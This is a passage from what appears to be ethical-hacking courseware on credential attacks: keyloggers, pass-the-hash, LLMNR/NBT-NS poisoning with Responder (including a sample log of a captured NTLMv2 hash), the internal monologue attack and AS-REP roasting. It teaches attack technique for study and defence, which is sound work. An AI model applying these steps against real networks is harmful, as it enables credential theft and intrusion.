  A Trojan is a program that masks itself as a benign application. The software initially appears to perform a desirable or benign function, but instead steals information or harms the system. With a Trojan, attackers can gain remote access and perform various operations limited by user privileges on the target computer.

  Spyware is a type of malware that attackers install on a computer to secretly gather information about its users without their knowledge. Spyware hides itself from the user and can be difficult to detect.

  A keylogger is a program that records all user keystrokes without the user's knowledge. Keyloggers ship the log of user keystrokes to an attacker's machine or hide it in the victim's machine for later retrieval. The attacker then scrutinizes the log to find passwords or other useful information that could compromise the system.

  An attacker installs a Trojan/spyware/keylogger on a victim's machine to collect their usernames and passwords. These programs run in the background and send back all user credentials to the attacker.

  For example, a key logger on a victim's computer can reveal the contents of all user emails. The following image depicts a scenario describing how an attacker gains password access using a Trojan/spyware/keylogger.




Figure 6.9: Active online attack using Trojan/spyware/keylogger

- **Hash Injection/Pass-the-Hash (PtH) Attack**

  This type of attack is possible when the target system uses a hash function as part of the authentication process to authenticate its users. Generally, the system stores hash values of the credentials in the SAM database/file on a Windows computer. In such cases, the server computes the hash value of the user-submitted credentials or allows the user to input the hash value directly. The server then checks it against the stored hash value for authentication.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.10: Hash injection attack

Attackers exploit such authentication mechanisms and first exploit the target server to retrieve the hashes from the SAM databases. They then input the hashes acquired directly into the authentication mechanism to authenticate with the user's stolen pre-computed hashes. Thus, in a hash injection/PtH attack, the attackers inject a compromised LanMan (LM) or NTLM hash into a local session and then use the hash to authenticate to the network resources. Any server or service (running on Windows, UNIX, or any other OS) using NTLM or LM authentication is susceptible to this attack. This attack can be launched on any OS, but Windows could be more vulnerable owing to its Single-Sign-On (SSO) feature that stores passwords inside the system and enables users to access all the resources with a one-time login.

Different techniques are used to perform a hash injection/PtH attack:

- The attacker tries to compromise admin privileges to capture cache values of the user's password hashes from the local user account database or SAM. However, offline usage of these cached hashes can be restricted by the network admin. Hence, this approach may not always be feasible.
- The attacker dumps the password hashes from the local user account database or SAM to retrieve password hashes of local users, and gains access to admin accounts to compromise other connected systems.
- The attacker captures LM or NTLM challenge–response messages between the client and server to extract encrypted hashes through brute-forcing.
- The attacker retrieves the credentials of local users as well as those belonging to the security domain from the Windows lsass.exe process.

The hacker carries out this attack by implementing the following five steps:

- The hacker compromises one workstation/server using a local/remote exploit.
- The hacker extracts stored hashes using tools such as pwdump7, Mimikatz, etc. and finds a domain admin account hash.
- The hacker uses tools such as Mimikatz to place one of the retrieved hashes in his/her local lsass.exe process and then uses the hash to log on to any system (domain controller) with the same credentials.
- The hacker extracts all the hashes from the Active Directory database and can now compromise any account in the domain.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **LLMNR/NBT-NS Poisoning**

  LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSs used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSs.

  When the DNS server fails to resolve name queries, the host performs an unauthenticated UDP broadcast asking all the hosts if anyone has a name that it is looking for. As the host trying to connect is following an unauthenticated and broadcast process, it becomes easy for an attacker to passively listen to a network for LLMNR (UDP port 5355) and NBT-NS (UDP port 137) broadcasts and respond to the request pretending to be a target host. After accepting a connection with a host, the attacker can utilize tools such as Responder.py or Metasploit to forward the request to a rogue server (for instance, TCP: 137) to perform an authentication process.

  During the authentication process, the attacker sends an NTLMv2 hash to the rogue server, which was obtained from the host trying to authenticate itself. This hash is stored in a disk and can be cracked using offline hash-cracking tools such as hashcat or John the Ripper. Once cracked, these credentials can be used to log in and gain access to the legitimate host system.

  Steps involved in LLMNR/NBT-NS poisoning:

  1. The user sends a request to connect to the data-sharing system, \\DataServer, which she mistakenly typed as \\DtaServr.
  2. The \\DataServer responds to the user, saying that it does not know the host named \\DtaServr.
  3. The user then performs a LLMNR/NBT-NS broadcast to find out if anyone in the network knows the host name\\DtaServr.
  4. The attacker replies to the user saying that it is \\DataServer, accepts the user NTLMv2 hash, and responds to the user with an error.




Figure 6.11: LLMNR/NBT-NS poisoning attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

LLMNR/NBT-NS Poisoning Tools

- **Responder**

  Source: *https://github.com*

  Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB. As shown in the screenshots, attackers use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, NTLM username, and password hash.




Figure 6.12: Screenshot of Responder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
ubuntu@ubuntu:~/Responder
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.10.10.1 for name RDDW-035
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name RDDW-035 (service: File Server)
[*] [MDNS] Poisoned answer sent to 10.10.10.10      for name RDDW-035.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name RDDW-035
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name WORKGROUP (service: Domain Master Brows
er)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.1 for name WINDOWS10 (service: Workstation/Redirect
or)
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name CEH-TOOLS (service: File Server)
[*] [MDNS] Poisoned answer sent to 10.10.10.10      for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name CEH-Tools
[SMB] NTLMv2-SSP Client   : 10.10.10.10
[SMB] NTLMv2-SSP Username : WINDOWS10\Jason
[SMB] NTLMv2-SSP Hash     : Jason::WINDOWS10:1122334455667788:FE200AC41B0528F9B40168AB5B36C934:01
010000000000000964F180FD48FD5019810DAEC95BF11E6000000000200 0A0053004D0042003100320001000A0053004D0
0420031003200040000A0053004D0042003100320003000A0053004D0042003100320005000A0053004D0042003100320
08003000300000000000000000000000000002000002E64FB21381C33F85EA3F736504E7F4841048D0164502 0FD27268F919
7474AFB0A001000000000000000000000000000000000009001C0063006900660073002F0043004500480002D0054006F
006F006C00730000000000000000000
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [MDNS] Poisoned answer sent to 10.10.10.10      for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name CEH-Tools
[*] Skipping previously captured hash for WINDOWS10\Jason
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [NBT-NS] Poisoned answer sent to 10.10.10.10 for name CEH-TOOLS (service: Workstation/Redirec
tor)
[*] [MDNS] Poisoned answer sent to 10.10.10.10      for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.10.10 for name CEH-Tools
[*] [MDNS] Poisoned answer sent to 10.10.10.10      for name CEH-Tools.local
```

Figure 6.13: Screenshot of the output of Responder showing NTLM hashes

- **Internal Monologue Attack**

  The internal monologue attack is similar to the attack performed using Mimikatz, except that the memory area of the Local Security Authority Subsystem Service (LSASS) process is not dumped, thereby avoiding Windows Credential Guard and antivirus. Mimikatz is a post-exploitation tool, through which attackers can extract plaintext passwords, Kerberos tickets, and NTLM hashes from LSASS process memory. Attackers use Mimikatz to retrieve user credentials from LSASS process memory, and the acquired information helps them in performing lateral movement in the post-exploitation phase.

  An internal monologue attack is usually performed in a secure environment where Mimikatz cannot be executed. In this attack, using the Security Support Provider Interface (SSPI) from a user-mode application, a local procedure call to the NTLM authentication package is invoked to calculate the NetNTLM response in the context of the logged-on user.

  Steps to perform an internal monologue attack:

  1. The attacker disables the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic.
  2. The attacker extracts all the non-network logon tokens from all the active processes to masquerade as legitimate users.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Now, the attacker interacts with NTLM SSP locally, for each masqueraded user to obtain a NetNTLMv1 response to the chosen challenge in the security context of that user.
4. Now, the attacker restores LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic to their actual values.
5. The attacker uses rainbow tables to crack the NTLM hash of the captured responses.
6. Finally, the attacker uses the cracked hashes to gain system-level access.




Figure 6.14: Depiction of internal monologue attack

- **Cracking Kerberos Password**

  Kerberos is the most commonly used authentication protocol for network entities. Due to its widespread acceptance, it is susceptible to various attacks. Attackers have developed various ways to hack into Kerberos and exploit its vulnerabilities to crack weak passwords, inject malicious codes, and obtain information about the network infrastructure and various network entities. Attackers target Kerberos authentication protocol in two common ways: namely, cracking the TGS, known as Kerberoasting, and cracking the TGT, known as AS-REP Roasting.

  - **AS-REP Roasting (Cracking TGT)**

    In this attack, attackers request an authentication ticket (TGT) from the KDC in the form of an AS-REQ packet. If the user account exists, the KDC replies with a TGT encrypted with the account's credentials. This allows attackers to receive an encrypted ticket, which can then be saved offline and further cracked to obtain the password. Attackers can perform this type of attack both actively and passively. In an active scenario, attackers generate an AS-REP message for the user, whereas in a passive scenario, attackers observe an AS-REP message.

    In Kerberos authentication, the pre-authentication mode is enabled by default and is designed to prevent offline password-guessing attacks. Therefore, to perform an AS-REP Roasting attack, attackers must identify user accounts with pre-authentication mode disabled, i.e., the user account must be set to "Do not require Kerberos authentication." Attackers use tools such as Rubeus to perform AS-REP roasting attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following steps are involved in AS-REP Roasting:

1. The attacker identifies a user account with the pre-authentication option disabled.
2. On behalf of the user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
3. The domain controller verifies the user account and replies with a TGT encrypted with the account's credentials.
4. The attacker stores the TGT offline, and cracks it to extract the user account password and further access the network entity (here, the application server).

